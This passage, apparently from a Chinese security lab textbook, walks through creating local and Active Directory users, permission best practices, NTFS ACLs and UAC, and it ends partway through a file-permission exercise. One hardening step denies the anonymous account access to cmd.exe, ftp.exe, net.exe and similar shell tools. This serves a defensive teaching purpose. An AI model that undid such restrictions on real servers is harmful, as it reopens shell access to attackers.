（5）方法二为右击新创建的用户，然后选择【属性】，选择【隶属于】选项卡，出现如图 8-20 所示界面，将相应组添加到列表中。



图 8-20　添加用户到组中

**2. 添加域用户**

（1）以 Domain Admins 组成员的身份登录 Windows Server 系统，然后打开【控制面板】|【管理工具】|【Active Directory 用户和计算机】。

（2）右击 User 选项，单击【新建】，再单击【用户】，如图 8-21 所示。





图 8-21 新建用户

（3）输入【名】、【姓】以及【用户登录名】，如图 8-22 所示，然后单击【下一步】。




图 8-22 输入用户信息

（4）输入并确认用户密码，清除【用户下次登录时须更改密码】复选框，如图 8-23 所示，然后单击【下一步】。

（5）完成后，在右侧栏中找到刚加入的用户 document，双击出现该用户的属性信息，如图 8-24 所示。可以进一步填写 document 的详细信息。单击【成员属于】标签，可以修改用户所属的组，修改用户的权限。




图 8-23　输入密码




图 8-24　用户的属性

【实验报告】

（1）加入本地用户的过程，并使用该用户登录系统进行权限测试。

（2）加入域用户的过程，并使用该用户登录域内不同的系统进行权限测试。

【思考题】

如何使用安全策略对域用户的权限进行限制？

## 8.2.2　授权管理

【实验目的】

掌握 Windows 系统下的授权管理，了解 Windows 访问控制机制和授权原则。

【原理简介】

访问控制是批准用户、组和计算机访问网络上的对象的过程。构成访问控制的主要

概念是权限、用户和对象审查。权限定义了授予用户或组对某个对象或对象属性的访问类型。权限可以应用到任何受保护的对象，如文件、Active Directory 或注册表。权限可以授予任何用户、组或计算机。附加在对象上的权限取决于对象的类型。例如，附加给文件的权限与附加给注册表项的权限不同。但是，某些权限对于大多数类型的对象都是公用的。这些公用权限有：读取权限、修改权限、更改所有者、删除。

授权就是为组和用户指定访问级别。例如，可以允许一个用户读取文件的内容，允许另一个用户修改该文件，同时防止所有其他用户访问该文件。如果需要更改个别对象的权限，只要启动适当的工具和更改对象的属性即可。

**1. 权限及用户授权的最佳操作**

（1）将权限指派给组而不是用户。由于直接维持用户账户效率不高，因此最好不要将权限直接指派给用户。

（2）应在特定的特殊情况下使用拒绝权限。使用“拒绝”权限来排除拥有“允许”权限的组的子集。如果已经将完全控制授予用户或组，请使用“拒绝”来排除一个特殊的权限。

（3）应尽可能使用安全模板，而不是设置个别权限。

（4）如果可能，应避免更改文件系统对象（尤其是系统文件夹和根文件夹）的默认权限项。更改默认权限可导致意外访问问题或降低安全性。

（5）永远也不要拒绝 Everyone 组访问对象。如果拒绝对于某个对象的 Everyone 访问权限，那将包括管理员。较好的解决方法是删除 Everyone 组，只要授予其他用户、组或计算机对于该对象的访问权限即可。

（6）尽可能为树上的高层次对象指派权限，然后应用继承以通过树传播安全设置。可以快速而且有效地对父对象的所有子对象或子树应用访问控制设置。通过这一操作，可以以最少的工作获得最大的效果。建立的权限设置对于大多数用户、组和计算机来说应该是足够的。

NTFS 文件系统是 Windows NT 内核的系列操作系统支持文件系统，是特别为网络和磁盘配额、文件加密等管理安全特性设计的磁盘格式。使用 NTFS 权限能够指定哪些用户和组能够访问文件和文件夹，以及能够对这个文件和文件夹的内容做什么。NTFS 针对 NTFS 卷上的每个文件和文件夹存储一个访问控制列表 ACL。ACL 包括已经被授予对文件或者文件夹访问的所有用户账户和组的一个列表，以及授予他们的访问类型。当使用 NTFS 格式化一个卷时，完全控制的权限指派给 Everyone 组，为了安全应该更改默认的权限并指派其他合适的 NTFS 权限控制用户对资源的访问。

**2. 目录权限的分配的最佳操作**

（1）除系统所在分区之外的所有分区都赋予 Administrators 和 SYSTEM 有完全控制权，之后再对其下的子目录作单独的目录权限，如 Web 站点目录，要为其目录权限分配一个与之对应的匿名访问账号并赋予它有修改权限，如果想使网站坚固，可以分配只读权限并对特殊的目录作可写权限。

（2）系统所在分区下的根目录都要设置为不继承父权限，之后为该分区只赋予

Administrators 和 SYSTEM 有完全控制权。

（3）因为服务器只有管理员有本地登录权限，所在要配置 Documents and Settings 这个目录权限只保留 Administrators 和 SYSTEM 有完全控制权，其下的子目录同样。另外，别忘记还有一个隐藏目录也需要同样操作。

（4)配置 Program files 目录，为 Common Files 目录之外的所有目录赋予 Administrators 和 SYSTEM 有完全控制权。

（5）配置 Windows 根目录，进入 SYSTEM32 目录下，将 cmd.exe、ftp.exe、net.exe、scrrun.dll、shell.dll 这些程序赋予匿名账号拒绝访问。

UAC（User Account Control，用户账户控制）是微软为提高系统安全而在 Windows Vista 中引入的新技术，它要求用户在执行可能会影响计算机运行的操作或执行更改影响其他用户的设置的操作之前，提供权限或管理员密码。通过在这些操作启动前对其进行验证，UAC 可以帮助防止恶意软件和间谍软件在未经许可的情况下在计算机上进行安装或对计算机进行更改。UAC 集成了一系列技术，其中包括文件系统和注册表虚拟化、受保护的系统管理员（PA）账户、UAC 提升权限提示，以及支持这些目标的 Windows 完整性级别。

**【实验环境】**

Windows 7 操作系统。

**【实验步骤】**

**1. 更改系统默认权限**

（1）进入系统分区所在的硬盘，右击 Windows 目录，单击【属性】菜单，出现【Windows 属性】对话框，单击【安全】标签，出现如图 8-25 所示界面。





图 8-25 WINNT 文件夹的属性

（2）单击【高级】按钮，出现如图 8-26 所示的界面，选中相应的用户组名称，单击【查看/编辑】按钮就可编辑相应用户组的权限，如图 8-27 所示对 Users 的权限进行编辑。





图 8-26 权限编辑





图 8-27 Users 的权限修改

**2. 设置文件权限**

（1）在 C:\test\下建立一个文本文件，名称为“机密文件.txt”，右击文件，单击【属性】菜单，出现其属性对话框，单击【安全】标签，出现如图 8-28 所示对话框。

（2）单击【高级】按钮，出现如图 8-29 所示界面，单击【查看/编辑】按钮，删除

User 的修改权限。





图 8-28　机密文件的安全属性





图 8-29　机密文件的访问控制设置

（3）单击【添加】按钮，添加用户 test，单击【确定】。

（4）为 test 用户授权，如图 8-30 所示，完成后单击【确定】。

